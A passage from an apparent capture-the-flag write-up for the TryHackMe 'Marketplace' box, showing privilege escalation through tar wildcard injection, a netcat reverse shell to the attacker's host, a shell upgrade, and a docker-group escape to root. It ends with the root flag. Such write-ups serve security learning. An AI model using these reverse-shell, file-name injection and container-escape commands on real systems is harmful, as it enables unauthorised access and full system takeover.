


```
jake@the-marketplace:~$ cd /opt/backups/
jake@the-marketplace:/opt/backups$ echo "mkfifo /tmp/lhennp; nc 10.8.41.134 4242 0</tmp/lhennp | /bin/sh >/tmp/lhennp 2>&1; rm /tmp/lhe
nnp" > shell.sh
jake@the-marketplace:/opt/backups$ echo "" > "--checkpoint-action=exec=sh shell.sh"
jake@the-marketplace:/opt/backups$ echo "" > --checkpoint=1
jake@the-marketplace:/opt/backups$ ls
 backup.sh   backup.tar   '--checkpoint=1'   '--checkpoint-action=exec=sh shell.sh'   shell.sh
jake@the-marketplace:/opt/backups$ 
```

Now I opened a listener on my host and when I run the backup.sh I get a reverse shell with the user Michael:




```
jake@the-marketplace:/opt/backups$ sudo -u michael /opt/backups/backup.sh
Backing up files...
tar: backup.tar: file is the archive; not dumped
```




```
┌──(root㉿moti-kali)-[~]
└─# nc -nlvp 4242
listening on [any] 4242 ...
connect to [10.8.41.134] from (UNKNOWN) [10.10.20.64] 53786
whoami
michael
```

Upgrade the shell:




```
export TERM=xterm
python3 -c 'import pty;pty.spawn("/bin/bash")'
michael@the-marketplace:/opt/backups$ 
```

CTR+Z




```
┌──(root㉿moti-kali)-[~]
└─# stty raw -echo; fg
[1]  + continued  nc -nlvp 4242
                    reset
```

Now I check the user groups and find that the user Michael is on docker group:



```
michael@the-marketplace:~$ id
uid=1002(michael) gid=1002(michael) groups=1002(michael),999(docker)
```

GTFOBins suggest:




Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

The resulting is a root shell.


```
docker run -v /:/mnt --rm -it alpine chroot /mnt sh
```

I try and it worked!



```
michael@the-marketplace:~$ docker run -v /:/mnt --rm -it alpine chroot /mnt sh
# whoami
root
#
```

Retrieve the root flag :



```
# cat /root/root.txt
THM{d4f76179c80c0dcf46e0f8e43c9abd62}
```